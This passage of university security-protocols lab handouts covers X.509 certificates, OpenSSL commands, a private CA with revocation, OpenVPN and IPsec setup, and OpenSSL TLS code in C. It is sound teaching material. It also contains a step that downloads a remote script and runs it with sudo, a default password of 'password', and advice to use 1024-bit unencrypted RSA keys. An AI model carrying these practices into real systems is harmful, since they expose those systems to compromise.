Security Protocols
Lab 1: Digital Certificates

Digital certificates

A digital certificate is an electronic document used to prove the ownership of a public key. The certificate includes information about the key, information about the identity of its owner (called the subject), and the digital signature of an entity that has verified the certificate's contents (called the issuer). If the signature is valid, and the software examining the certificate trusts the issuer, then it can use that key to communicate securely with the certificate's subject.

X.509

In cryptography, X.509 is a standard that defines the format of public key certificates. X.509 certificates are used in many Internet protocols, including TLS/SSL, which is the basis for HTTPS, the secure protocol for browsing the web. They're also used in offline applications, like electronic signatures. An X.509 certificate contains a public key and an identity (a hostname, or an organization, or an individual), and is either signed by a certificate authority or self-signed. When a certificate is signed by a certificate authority, or validated by another means, someone holding that certificate can rely on the public key it contains to establish secure communications with another party, or validate documents digitally signed by the corresponding private key.

Besides the format for certificates themselves, X.509 specifies certificate revocation lists as a means to distribute information about certificates that are no longer valid, and a certification path validation algorithm, which allows for certificates to be signed by intermediate CA certificates, which are in turn signed by other certificates, eventually reaching a trust anchor.

Common fields

These are some of the most common fields in certificates. Most certificates contain a number of fields not listed here. Note that in terms of a certificate's X.509 representation, a certificate is not "flat" but contains these fields nested in various structures within the certificate.

- **Serial Number:** Used to uniquely identify the certificate within a CA's systems. In particular this is used to track revocation information.
- **Subject:** The entity a certificate belongs to: a machine, an individual, or an organization.
- **Issuer:** The entity that verified the information and signed the certificate.
- **Not Before:** The earliest time and date on which the certificate is valid. Usually set to a few hours or days prior to the moment the certificate was issued, to avoid clock skew problems.
- **Not After:** The time and date past which the certificate is no longer valid.
- **Key Usage:** The valid cryptographic uses of the certificate's public key. Common values include digital signature validation, key encipherment, and certificate signing.
- **Extended Key Usage:** The applications in which the certificate may be used. Common values include TLS server authentication, email protection, and code signing.
- **Public Key:** A public key belonging to the certificate subject.
- **Signature Algorithm:** The algorithm used to sign the public key certificate.
- **Signature:** A signature of the certificate body by the issuer's private key.

X.509 Certificate Examples

End-entity certificate

```
=== End-entity certificate ===
 Certificate:
     Data:
         Version: 3 (0x2)
         Serial Number:
             10:e6:fc:62:b7:41:8a:d5:00:5e:45:b6
     Signature Algorithm: sha256WithRSAEncryption
         Issuer: C=BE, O=GlobalSign nv-sa, CN=GlobalSign Organization Validation CA - SHA256 - G2
         Validity
             Not Before: Nov 21 08:00:00 2016 GMT
             Not After : Nov 22 07:59:59 2017 GMT
         Subject: C=US, ST=California, L=San Francisco, O=Wikimedia Foundation, Inc.,
CN=*.wikipedia.org
         Subject Public Key Info:
             Public Key Algorithm: id-ecPublicKey
                 Public-Key: (256 bit)
                 pub:
                     04:c9:22:69:31:8a:d6:6c:ea:da:c3:7f:2c:ac:a5:
                     af:c0:02:ea:81:cb:65:b9:fd:0c:6d:46:5b:c9:1e:
                     ed:b2:ac:2a:1b:4a:ec:80:7b:e7:1a:51:e0:df:f7:
                     c7:4a:20:7b:91:4b:20:07:21:ce:cf:68:65:8c:c6:
                     9d:3b:ef:d5:c1
                 ASN1 OID: prime256v1
                 NIST CURVE: P-256
         X509v3 extensions:
             X509v3 Key Usage: critical
                 Digital Signature, Key Agreement
             Authority Information Access:
                 CA Issuers -
URI:<nowiki>http://secure.globalsign.com/cacert/gsorganizationvalsha2g2r1.crt</nowiki>
                 OCSP - URI:<nowiki>http://ocsp2.globalsign.com/gsorganizationvalsha2g2</nowiki>
```

```
            X509v3 Certificate Policies:
                Policy: 1.3.6.1.4.1.4146.1.20
                  CPS: <nowiki>https://www.globalsign.com/repository/</nowiki>
                Policy: 2.23.140.1.2.2

            X509v3 Basic Constraints:
                CA:FALSE
            X509v3 CRL Distribution Points:

                Full Name:
                  URI:<nowiki>http://crl.globalsign.com/gs/gsorganizationvalsha2g2.crl</nowiki>

            X509v3 Subject Alternative Name:
                DNS:*.wikipedia.org, DNS:*.m.mediawiki.org, DNS:*.m.wikibooks.org,
DNS:*.m.wikidata.org, DNS:*.m.wikimedia.org, DNS:*.m.wikimediafoundation.org, DNS:*.m.wikinews.org,
DNS:*.m.wikipedia.org, DNS:*.m.wikiquote.org, DNS:*.m.wikisource.org, DNS:*.m.wikiversity.org,
DNS:*.m.wikivoyage.org, DNS:*.m.wiktionary.org, DNS:*.mediawiki.org, DNS:*.planet.wikimedia.org,
DNS:*.wikibooks.org, DNS:*.wikidata.org, DNS:*.wikimedia.org, DNS:*.wikimediafoundation.org,
DNS:*.wikinews.org, DNS:*.wikiquote.org, DNS:*.wikisource.org, DNS:*.wikiversity.org,
DNS:*.wikivoyage.org, DNS:*.wiktionary.org, DNS:*.wmfusercontent.org, DNS:*.zero.wikipedia.org,
DNS:mediawiki.org, DNS:w.wiki, DNS:wikibooks.org, DNS:wikidata.org, DNS:wikimedia.org,
DNS:wikimediafoundation.org, DNS:wikinews.org, DNS:wikiquote.org, DNS:wikisource.org,
DNS:wikiversity.org, DNS:wikivoyage.org, DNS:wiktionary.org, DNS:wmfusercontent.org, DNS:wikipedia.org
            X509v3 Extended Key Usage:
                TLS Web Server Authentication, TLS Web Client Authentication
            X509v3 Subject Key Identifier:
                28:2A:26:2A:57:8B:3B:CE:B4:D6:AB:54:EF:D7:38:21:2C:49:5C:36
            X509v3 Authority Key Identifier:
                keyid:96:DE:61:F1:BD:1C:16:29:53:1C:C0:CC:7D:3B:83:00:40:E6:1A:7C

    Signature Algorithm: sha256WithRSAEncryption
         8b:c3:ed:d1:9d:39:6f:af:40:72:bd:1e:18:5e:30:54:23:35:
         ...
```

To validate this end-entity certificate, one needs an intermediate certificate that matches its Issuer and Authority Key Identifier:

- Issuer: C=BE, O=GlobalSign nv-sa, CN=GlobalSign Organization Validation CA - SHA256 - G2
- Authority Key Identifier: 96:DE:61:F1:BD:1C:16:29:53:1C:C0:CC:7D:3B:83:00:40:E6:1A:7C

Intermediate certificate

This is an example of an intermediate certificate belonging to a certificate authority. This certificate signed the end-entity certificate above, and was signed by the root certificate below. Note that the subject field of this intermediate certificate matches the issuer field of the end-entity certificate that it signed. Also, the "subject key identifier" field in the intermediate matches the "authority key identifier" field in the subject.

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            04:00:00:00:00:01:44:4e:f0:42:47
    Signature Algorithm: sha256WithRSAEncryption
        Issuer: C=BE, O=GlobalSign nv-sa, OU=Root CA, CN=GlobalSign Root CA
        Validity
            Not Before: Feb 20 10:00:00 2014 GMT
            Not After : Feb 20 10:00:00 2024 GMT
        Subject: C=BE, O=GlobalSign nv-sa, CN=GlobalSign Organization Validation CA - SHA256 - G2
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (2048 bit)
                Modulus:
                    00:c7:0e:6c:3f:23:93:7f:cc:70:a5:9d:20:c3:0e:
                    ...
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Key Usage: critical
                Certificate Sign, CRL Sign
            X509v3 Basic Constraints: critical
                CA:TRUE, pathlen:0
            X509v3 Subject Key Identifier:
```

```
                96:DE:61:F1:BD:1C:16:29:53:1C:C0:CC:7D:3B:83:00:40:E6:1A:7C
            X509v3 Certificate Policies:
                Policy: X509v3 Any Policy
                  CPS: <nowiki>https://www.globalsign.com/repository/</nowiki>

            X509v3 CRL Distribution Points:

                Full Name:
                  URI:<nowiki>http://crl.globalsign.net/root.crl</nowiki>

            Authority Information Access:
                OCSP - URI:<nowiki>http://ocsp.globalsign.com/rootr1</nowiki>

            X509v3 Authority Key Identifier:
                keyid:60:7B:66:1A:45:0D:97:CA:89:50:2F:7D:04:CD:34:A8:FF:FC:FD:4B

    Signature Algorithm: sha256WithRSAEncryption
         46:2a:ee:5e:bd:ae:01:60:37:31:11:86:71:74:b6:46:49:c8:
         ...
```

Root certificate

This is an example of a self-signed root certificate representing a certificate authority. Its issuer and subject fields are the same, and its signature can be validated with its own public key. Validation of the trust chain has to end here. If the validating program has this root certificate in its trust store, the end-entity certificate can be considered trusted for use in a TLS connection. Otherwise, the end-entity certificate is considered untrusted.

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            04:00:00:00:00:01:15:4b:5a:c3:94
    Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=BE, O=GlobalSign nv-sa, OU=Root CA, CN=GlobalSign Root CA
        Validity
            Not Before: Sep  1 12:00:00 1998 GMT
            Not After : Jan 28 12:00:00 2028 GMT
        Subject: C=BE, O=GlobalSign nv-sa, OU=Root CA, CN=GlobalSign Root CA
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (2048 bit)
                Modulus:
                    00:da:0e:e6:99:8d:ce:a3:e3:4f:8a:7e:fb:f1:8b:
                    ...
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Key Usage: critical
                Certificate Sign, CRL Sign
            X509v3 Basic Constraints: critical
                CA:TRUE
            X509v3 Subject Key Identifier:
                60:7B:66:1A:45:0D:97:CA:89:50:2F:7D:04:CD:34:A8:FF:FC:FD:4B
    Signature Algorithm: sha1WithRSAEncryption
         d6:73:e7:7c:4f:76:d0:8d:bf:ec:ba:a2:be:34:c5:28:32:b5:
         ...
```

OpenSSL

OpenSSL is a software library for applications that secure communications over computer networks against eavesdropping or need to identify the party at the other end. It is widely used in internet web servers, serving a majority of all web sites.

OpenSSL contains an open-source implementation of the SSL and TLS protocols. The core library, written

in the C programming language, implements basic cryptographic functions and provides various utility functions. Wrappers allowing the use of the OpenSSL library in a variety of computer languages are available.

Command line usage

```
openssl command [options] [arguments]
```

Commands include:

- ca - used to manage a certification authority (you can generate certificates)
- dgst - used to compute digest messages
- genrsa - used to compute RSA keys
- req - to create and process certificate requests; you can also use it to generate self signed certificates
- verify - to verify an X.509 certificate

For now, run the following command to see the OpenSSL version you have installed:

```
openssl version
```

Generate a certificate request

To generate a certificate request you must give the following command. After this, you will get a file called *mykey.pem* file, which contains both the public and private generated keys. The certificate is valid for 365 days and the keys are not encrypted (the -nodes option)

```
openssl req -new -newkey rsa:1024 -nodes -keyout mykey.pem -out myreq.pem
```

You will have to answer a series of questions related to Country Name, State, Locality, Organization name, etc. The file *myreq.pem* contains the certificate request that must be sent, through secure channels, to a Certification Authority (such as VeriSign, etc).

You can check the information contained in the certificate request using the command:

```
openssl req -in myreq.pem -noout -verify -key mykey.pem
```

You can view the information contained in the certificate request using the command:

```
openssl req -in myreq.pem -noout -text
```

As you saw in the previous example, the keys are generated using RSA algorithm. You can generate only a private, not encrypted, 1024 bit RSA key using the following:

```
openssl genrsa -out mykey.pem 1024
```

If you want to set a password for the private key:

```
openssl genrsa -des3 -out mykey.pem 1024
```

You can generate a corresponding public key, starting from the private key, as follows:

```
openssl rsa -in mykey.pem -pubout -out mykey.pub
```

View a certificate available online

You can check the certificate of a web server using the following command:

```
openssl s_client -connect {HOSTNAME}:{PORT} -showcerts < /dev/null
```

To view the information of the certificate you can pipe that into the x509 command:

```
openssl s_client -connect {HOSTNAME}:{PORT} -showcerts < /dev/null |\
 openssl x509 -text
```

To get the certificate in PEM format you just need to specify this option to the x509 command:

```
openssl s_client -connect {HOSTNAME}:{PORT} -showcerts < /dev/null |\
 openssl x509 -outform pem
```

Generate a self-signed certificate

A self-signed certificate is easy to generate with the command below. Self-signed certificates are suitable for personal use or for applications that are used internally within an organization. However, for a certificate used on a public website on the Internet, you should have a proper CA sign it.

```
openssl req -newkey rsa:2048 -nodes -keyout key.pem -x509 -days 365 -out
certificate.pem
```

You can also sign by yourself the certificate request that you created earlier:

```
openssl x509 -req -days 365 -in myreq.pem -signkey mykey.pem -sha256 -out
server.crt
```

To verify the contents of the certificate use the following command:

```
openssl x509 -in server.crt -text -noout
```

Code usage

To be able to use OpenSSL programmatically, you must install the associated libraries. On Ubuntu systems, you can do this by running:

```
sudo apt-get install libssl-dev
```

Tasks

1. Read and run the commands from this document.
2. Download and check the certificate of at least 3 web servers available on the Internet.
3. Create a self-signed certificate and verify it.
4. Implement a C program called *certreq.c* that generates programmatically a certificate request called *myx509req.pem*. Display on the screen the content of the output. The certificate request should have your name and contact details. Start from the code sample here:
   https://www.codepool.biz/how-to-use-openssl-to-generate-x-509-certificate-request.html
   Verify that the certificate request is correct and sign it using the above openssl commands.

   Compile the C file using:

```
g++ certreq.c -o certreq -lssl -lcrypto
```

To complete the lab upload on Moodle an archive containing the following files:

- The generated self-signed certificate
- The certificates for the 3 web servers you downloaded
- The C source file *certreq.c* which generates the certificate request

Security Protocols
Lab 2: PKI


Public Key Infrastructures

A public key infrastructure (PKI) is a set of roles, policies, and procedures needed to create, manage, distribute, use, store, and revoke digital certificates and manage public-key encryption. The purpose of a PKI is to facilitate the secure electronic transfer of information for a range of network activities such as e-commerce, internet banking and confidential email. It is required for activities where simple passwords are an inadequate authentication method and more rigorous proof is required to confirm the identity of the parties involved in the communication and to validate the information being transferred.

In cryptography, a PKI is an arrangement that binds public keys with respective identities of entities (like people and organizations). The binding is established through a process of registration and issuance of certificates at and by a certificate authority (CA). Depending on the assurance level of the binding, this may be carried out by an automated process or under human supervision.

The PKI role that assures valid and correct registration is called a registration authority (RA). An RA is responsible for accepting requests for digital certificates and authenticating the entity making the request. In a Microsoft PKI, a registration authority is usually called a subordinate CA.

An entity must be uniquely identifiable within each CA domain on the basis of information about that entity. A third-party validation authority (VA) can provide this entity information on behalf of the CA.



https://commons.wikimedia.org/w/index.php?curid=2501151

Creating your own Certificate Authority

1. Create a directory where to store the generated keys and initialize the environment:

```
mkdir -p keys
touch keys/index.txt
echo "01" > keys/serial
```

2. Create a file named **openssl.cnf** containing details about OpenSSL configuration

```
################################################################################
RANDFILE        = .rnd

################################################################################
[ ca ]
default_ca      = CA_default            # The default ca section

################################################################################
[ CA_default ]
dir             = keys                  # Where everything is kept
certs           = $dir                  # Where the issued certs are kept
crl_dir         = $dir                  # Where the issued crl are kept
database        = $dir/index.txt        # database index file.
new_certs_dir   = $dir                  # default place for new certs.
certificate     = $dir/ca.crt           # The CA certificate
serial          = $dir/serial           # The current serial number
crl             = $dir/crl.pem          # The current CRL
private_key     = $dir/ca.key           # The private key
RANDFILE        = $dir/.rand            # private random number file
x509_extensions = basic_exts            # The extentions to add to the cert
crl_extensions  = crl_ext               # This allows a V2 CRL

default_days    = 3650                  # how long to certify for
default_crl_days= 30                    # how long before next CRL
default_md      = sha256                # use public key default MD
preserve        = no                    # keep passed DN ordering

policy          = policy_anything

################################################################################
# For the 'anything' policy, which defines allowed DN fields
[ policy_anything ]
countryName             = optional
stateOrProvinceName     = optional
localityName            = optional
organizationName        = optional
organizationalUnitName  = optional
commonName              = supplied
name                    = optional
emailAddress            = optional

################################################################################
# Request handling. We key off $DN_MODE to determine how to format the DN
[ req ]
default_bits        = 2048
default_keyfile     = privkey.pem
default_md          = sha256
distinguished_name  = org   # org | cn_only
x509_extensions     = myca  # The extentions to add to the self signed cert

################################################################################
# DN for cn_only support:
[ cn_only ]
commonName          = Common Name (eg: your user, host, or server name)
commonName_max      = 64
commonName_default  = certificate

################################################################################
# DN for org support:
[ org ]
countryName                     = Country Name (2 letter code)
countryName_default             = RO
countryName_min                 = 2
countryName_max                 = 2

stateOrProvinceName             = State or Province Name (full name)
stateOrProvinceName_default     = IF
```

```
localityName                    = Locality Name (eg, city)
localityName_default            = Bucharest

0.organizationName              = Organization Name (eg, company)
0.organizationName_default      = UPB

organizationalUnitName          = Organizational Unit Name (eg, section)
organizationalUnitName_default  = ACS

commonName                      = Common Name (eg: your user, host, or server name)
commonName_max                  = 64
commonName_default              = certificate

emailAddress                    = Email Address
emailAddress_default            = email@cs.pub.ro
emailAddress_max                = 64

####################################################################
# Cert extension handling
[ basic_exts ]
basicConstraints        = CA:FALSE
subjectKeyIdentifier    = hash
authorityKeyIdentifier  = keyid,issuer:always

# The CA extensions
[ myca ]
subjectKeyIdentifier    = hash
authorityKeyIdentifier  = keyid:always,issuer:always
basicConstraints        = CA:true
keyUsage                = cRLSign, keyCertSign # Limit key usage to CA tasks.

# The server extensions
[ server ]
basicConstraints         = CA:FALSE
nsCertType               = server
subjectKeyIdentifier     = hash
authorityKeyIdentifier   = keyid,issuer:always
extendedKeyUsage         = serverAuth
keyUsage                 = digitalSignature, keyEncipherment

####################################################################
# CRL extensions.
[ crl_ext ]
authorityKeyIdentifier  = keyid:always,issuer:always
```

3. Build a CA key (once only). It is valid for ten years, starting from the time it was generated

```
openssl req -days 3650 -nodes -new -x509 -keyout keys/ca.key -out keys/ca.crt -config openssl.cnf
```

4. Generate a “server” type key. This key can be used, for example, in an Apache HTTP server install. Make sure to modify the *Common name* field to a unique name (use the string “server”, for example).

When asked if you want to sign the certificate, answer with “y” (yes)
When asked if you want to commit the certificate to the CA database, answer with “y” (yes)

```
# Build a request for a cert that will be valid for ten years
openssl req -nodes -new -keyout keys/server.key -out keys/server.csr -config openssl.cnf

# Sign the cert request with our ca, creating a cert/key pair
openssl ca -days 3650 -out keys/server.crt -in keys/server.csr -extensions server -config openssl.cnf

# Delete any .old files created in this process, to avoid future file creation errors
rm keys/*.old
```

Examine the file *keys/index.txt* to see the generated server certificate. This file consists of zero or more lines, each containing the following fields separated by tab characters:

- Certificate status flag (V=valid, R=revoked, E=expired).
- Certificate expiration date in YYMMDDHHMMSSZ format.
- Certificate revocation date in YYMMDDHHMMSSZ[,reason] format. Empty if not revoked.
- Certificate serial number in hex

- Certificate filename or literal string ‘unknown’.
- Certificate distinguished name.

5. Generate a “client” type key. This key can be used, for example in a browser connecting to our Apache HTTP server from the previous step. Make sure to modify the *Common name* field to an unique name (use the string “client”, for example)

When asked if you want to sign the certificate, answer with “y” (yes)
When asked if you want to commit the certificate to the CA database, answer with “y” (yes)

```
# Build a request for a cert that will be valid for ten years
openssl req -nodes -new -keyout keys/client.key -out keys/client.csr -config openssl.cnf

# Sign the cert request with our ca, creating a cert/key pair
openssl ca -days 3650 -out keys/client.crt -in keys/client.csr -config openssl.cnf

# Delete any .old files created in this process, to avoid future file creation errors
rm keys/*.old
```

Examine the file *keys/index.txt* to see the generated client certificate.

6. To revoke a certificate, you must know it’s name

```
# Revoke cert
openssl ca -revoke keys/client.crt -config openssl.cnf

# Generate new crl
openssl ca -gencrl -out keys/crl.pem -config openssl.cnf

# Test revocation. First concatenate ca cert with newly generated crl and then verify the revocation
cat keys/ca.crt keys/crl.pem > keys/revoke_test_file.pem
openssl verify -CAfile keys/revoke_test_file.pem -crl_check keys/client.crt

# Delete temporary test file
rm keys/revoke_test_file.pem
```

Examine the file *keys/index.txt* to see the revoked client certificate.

To use this in real application, you must use the content of *keys/crl.pem* file to the location where the “server” certificate resides.

7. To generate a PKCS12 certificate, do the following. You must also provide an export password, when it is requested.

```
# Build a request for a cert that will be valid for ten years
openssl req -nodes -new -keyout keys/client2.key -out keys/client2.csr -config openssl.cnf

# Sign the cert request with our ca, creating a cert/key pair
openssl ca -days 3650 -out keys/client2.crt -in keys/client2.csr -config openssl.cnf

# Convert the key/cert and embed the ca cert into a pkcs12 file.
openssl pkcs12 -export -inkey keys/client2.key -in keys/client2.crt -certfile keys/ca.crt -out
keys/client2.p12

# Delete any .old files created in this process
rm keys/*.old
```

Tasks

1. Read and run the commands from this document.
2. Create bash scripts to automate the steps above. All the data must be available through environment variables (e.g. the keys directory) and parameters passed to the script (e.g. the Common name). Test the scripts.
3. Save the scripts, as you will need them in another lab.
4. Generate a new client type key and create the corresponding public keys for both the new client, the revoked client and the server.
5. Display on the screen the fact that the revoked client is actually revoked, by checking against the *crl.pem* file.

To complete the lab upload on Moodle an archive containing the following files:

- Scripts which build a certificate request and certificate
- Console output proving you can revoke a certificate

Security Protocols
Lab 3: VPNs

Virtual Private Networks

A virtual private network (VPN) extends a private network across a public network, and enables users to send and receive data across shared or public networks as if their computing devices were directly connected to the private network. Applications running across the VPN may therefore benefit from the functionality, security, and management of the private network.

VPNs may allow employees to securely access a corporate intranet while located outside the office. They are used to securely connect geographically separated offices of an organization, creating one cohesive network. Individual Internet users may secure their wireless transactions with a VPN, to circumvent geo-restrictions and censorship, or to connect to proxy servers for the purpose of protecting personal identity and location. However, some Internet sites block access to known VPN technology to prevent the circumvention of their geo-restrictions.

A VPN is created by establishing a virtual point-to-point connection through the use of dedicated connections, virtual tunneling protocols, or traffic encryption. A VPN available from the public Internet can provide some of the benefits of a wide area network (WAN). From a user perspective, the resources available within the private network can be accessed remotely.

Traditional VPNs are characterized by a point-to-point topology, and they do not tend to support or connect broadcast domains, so services such as Microsoft Windows NetBIOS may not be fully supported or work as they would on a local area network (LAN). Designers have developed VPN variants, such as Virtual Private LAN Service (VPLS), and layer-2 tunneling protocols, to overcome this limitation.

OpenVPN

Description

OpenVPN is an open-source software application that implements virtual VPN techniques for creating secure point-to-point or site-to-site connections in routed or bridged configurations and remote access facilities. It uses a custom security protocol[9] that utilizes SSL/TLS for key exchange. It is capable of traversing NATs and firewalls.

OpenVPN allows peers to authenticate each other using a pre-shared secret key, certificates or username/password. When used in a multi client-server configuration, it allows the server to release an authentication certificate for every client, using signature and Certificate authority. It uses the OpenSSL encryption library extensively, as well as the SSLv3/TLSv1 protocol, and contains many security and control features.

Creating a VPN

For this, you will need the script from Lab2, to generate your own CA, server and client certificates. If you don't have them, follow the steps from it to generate the certificates.

We will be using virtual machines for this section.

Steps:

1. Download the server and client virtual machine (you can start from whatever Linux distribution you prefer). One will be the server machine and the second one will be the OpenVPN client.
   Hint: you can find many Linux VirtualBox images here: https://www.osboxes.org/virtualbox-images/
2. Import them in VirtualBox.
3. On both server & client:
   a. Install OpenVPN: `sudo apt install -y openvpn openssh-server`
4. For the server, bind one network interface to the "Bridged adapter" and the second one to the "Host-only adapter". For the client, bind the interface to the "Host-only adapter"
5. On the server:
   a. Start the virtual machine, upload the scripts from Lab2 to it, and use them to create a CA and generate server and client keys. The CN can be, for example "ca", "server", "client". The sudo password is: `password`
   b. Copy the `ca.crt`, `server.crt` and `server.key` to `/etc/openvpn`. You will also need a Diffie Hellman key that will be used on the server-client handshake. Generate by running the command below (it will take some time, so be patient!), and copy the file called `dh2048.pem` to `/etc/openvpn`.

      ```
      openssl dhparam -out dh2048.pem 2048
      ```

   c. Copy and unpack the server configuration to `/etc/openvpn/server.conf` by running

      ```
      cp /usr/share/doc/openvpn/examples/sample-config-files/server.conf.gz /etc/openvpn/
      gzip -d /etc/openvpn/server.conf.gz
      ```

      i. https://github.com/OpenVPN/openvpn/blob/master/sample/sample-config-files/server.conf

d. Edit `/etc/openvpn/server.conf` to make sure the following lines are pointing to the certificates and keys you created in the section above

```
ca ca.crt
cert server.crt
key server.key
dh dh2048.pem
tls-auth ta.key 0
```

e. For extra security beyond that provided by SSL/TLS, create an "HMAC firewall" to help block DoS attacks and UDP port flooding (`tls-auth ta.key 0`). Generate with:
`openvpn --genkey tls-auth ta.key`
The server and each client must have a copy of this key. The second parameter should be '0' on the server and '1' on the clients.

f. Enable IP forwarding permanently by editing `/etc/sysctl.conf` and uncommenting the following line to enable IP forwarding: `#net.ipv4.ip_forward=1`. Then reload sysctl using `sysctl -p /etc/sysctl.conf`

g. Start OpenVPN server by running: `systemctl restart openvpn@server`. Please note that the server in this command represents the name of the conf file that will be used by OpenVPN.

h. Check it is running with: `journalctl --identifier ovpn-server`. A new network interface must also be present (`tun0`)

6. On the client
   i. Start the virtual machine and download the following keys with scp, from server, to `/etc/openvpn`: `ca.crt`, `client.crt` and `client.key`.
   j. Copy the client configuration to `/etc/openvpn/client.conf` by running

   k. `sudo cp /usr/share/doc/openvpn/examples/sample-config-files/client.conf /etc/openvpn/`
      i. https://github.com/OpenVPN/openvpn/blob/master/sample/sample-config-files/client.conf

   l. Edit `/etc/openvpn/client.conf` and make sure that the `ca`, `cert` and `key` fields point to the certificates you just downloaded. Also, check that the keyword "`client`" is mentioned in the file and update the remote server to the IP of the server from the "Host-only adapter". The port should remain the same; if you modify it from the server.conf, make sure that you also modify it here.

   m. Start OpenVPN server by running: `systemctl restart openvpn@client`. Please note that the client in this command represents the name of the conf file that will be used by OpenVPN.

   n. Check it is running with: `journalctl --identifier ovpn-client`. A new network interface must also be present (`tun0`)

   o. Ping the `tun0` interface on the server: `ping 10.8.0.1`

IPsec

Description

In computing, Internet Protocol Security (IPsec) is a network protocol suite that authenticates and encrypts the packets of data sent over a network. IPsec includes protocols for establishing mutual authentication between agents at the beginning of the session and negotiation of cryptographic keys to use during the

session. IPsec can protect data flows between a pair of hosts (host-to-host), between a pair of security gateways (network-to-network), or between a security gateway and a host (network-to-host).

Internet Protocol security (IPsec) uses cryptographic security services to protect communications over Internet Protocol (IP) networks. IPsec supports network-level peer authentication, data-origin authentication, data integrity, data confidentiality (encryption), and replay protection.

IPsec is an end-to-end security scheme operating in the Internet Layer of the Internet Protocol Suite, while some other Internet security systems in widespread use, such as Transport Layer Security (TLS) and Secure Shell (SSH), operate in the upper layers at the Transport Layer (TLS) and the Application layer (SSH). IPsec can automatically secure applications at the IP layer.

Creating a VPN

Steps:

1. Since it is a complex task, we will be using an automated script from: https://github.com/hwdsl2/setup-ipsec-vpn
2. On the server
    a. Get the script with: `wget https://git.io/vpnsetup -O vpnsetup.sh`
    b. Replace with your own values: `YOUR_IPSEC_PSK`, `YOUR_USERNAME` and `YOUR_PASSWORD` from `vpnsetup.sh`
    c. Run `sudo sh vpnsetup.sh`
3. On the client
    a. Follow the steps from: https://github.com/hwdsl2/setup-ipsec-vpn/blob/master/docs/clients.md#linux

Tasks

1. [8p] Read and run the commands from this document.
2. [2p] In the OpenVPN scenario, there is something missing on the server, to get Internet connection through the VPN link on the client. Solve that.
   Hint: iptables commands.
3. [2p BONUS] Using the same virtual machines as a starting point, configure them for IPsec, following the tutorials links presented.

Security Protocols
Lab 4: SSL/TLS

SSL/TLS

SSL stands for Secure Sockets Layer and was originally created by Netscape. SSLv2 and SSLv3 are the 2 versions of this protocol (SSLv1 was never publicly released). After SSLv3, SSL was renamed to TLS. TLS stands for Transport Layer Security and started with TLSv1.0 which is an upgraded version of SSLv3. Those protocols are standardized and described by RFCs. OpenSSL provides an implementation for those protocols and is often used as the reference implementation for any new feature. The goal of SSL was to provide secure communication using classical TCP sockets with very few changes in API usage of sockets to be able to leverage security on existing TCP socket code.

The Transport Layer Security protocol aims primarily to provide privacy and data integrity between two communicating computer applications. When secured by TLS, connections between a client (e.g., a web browser) and a web site server have one or more of the following properties:

- The connection is private (or secure) because symmetric cryptography is used to encrypt the data transmitted. The keys for this symmetric encryption are generated uniquely for each connection and are based on a shared secret negotiated at the start of the session (see TLS handshake protocol). The server and client negotiate the details of which encryption algorithm and cryptographic keys to use before the first byte of data is transmitted (see Algorithm below). The negotiation of a shared secret is both secure (the negotiated secret is unavailable to eavesdroppers and cannot be obtained, even by an attacker who places themselves in the middle of the connection) and reliable (no attacker can modify the communications during the negotiation without being detected).
- The identity of the communicating parties can be authenticated using public-key cryptography. This authentication can be made optional, but is generally required for at least one of the parties (typically the server).
- The connection ensures integrity because each message transmitted includes a message integrity check using a message authentication code to prevent undetected loss or alteration of the data during transmission.

Command line usage

To get a web page through HTTPS from a command line, you follow the same steps like the ones used in HTTP, but instead of telnet we use OpenSSL to establish the connection like:

```
openssl s_client -connect ADDRESS:PORT -quiet
```

The HTTPS default port is 443.
After this, the commands are given exactly like regular HTTP, for example:

```
GET / HTTP/1.1
```

Programmatically usage

To get a web page through HTTP from a C file, you must use the OpenSSL dev library. Make sure you have it installed. On Ubuntu systems, you can do this by running:

```
sudo apt-get install libssl-dev
```

Next, you must include the required header files:

```
#include "openssl/bio.h"
#include "openssl/ssl.h"
#include "openssl/err.h"
```

The initialization of OpenSSL library is made through the following:

```
SSL_library_init ();
SSL_load_error_strings();
ERR_load_BIO_strings();
OpenSSL_add_all_algorithms();
```

OpenSSL uses an internal structure called BIO for both secure and unsecure communications. To create a connection, a BIO type object must be used. The connection is initialized by calling the function *BIO_new_connect* with the desired hostname and port. If any error occurs, the function will return NULL.

```
BIO * bio;
bio = BIO_new_connect("hostname:port");

if(bio == NULL)
{
       /* manage error */
}
if(BIO_do_connect(bio) <= 0)
{
       /* manage failed connection */
}
```

Reading from a BIO object is made using the function *BIO_read()*.

```
int BIO_read(BIO *b, void *buf, int len);
```

It tries to read len bytes from b and place the result in the buffer buf. The return value is interpreted according to the connection type.

- For a blocking connection, 0 means that the connection has been closed, and -1 means that an error occurred
- For a non blocking connection, 0 means that nothing was read, and -1 means that an error occurred

In case of error, the function *BIO_should_retry()* can be used.

```
int x = BIO_read(bio, buf, len);
if(x == 0)
{
       /* connection closed */
}
else if(x < 0)
{
  if(! BIO_should_retry(bio))
  {
       /* read failure */
  }
  /* failed retry operation  */
}
```

Writing to a BIO object is made using the function *BIO_write()*.

```
int BIO_write(BIO *b, const void *buf, int len);
```

It tries to write len bytes from buf to b. In both connection types, a return code of -2 means that the function is not implemented for the used BIO type.

```
if(BIO_write(bio, buf, len) <= 0)
{
  if(! BIO_should_retry(bio))
  {
       /* write failure */
  }
  /* failed retry operation */
}
```

The connection can be closed in two ways, using:

- *BIO_reset()*. This allows the connection to be re-used later.
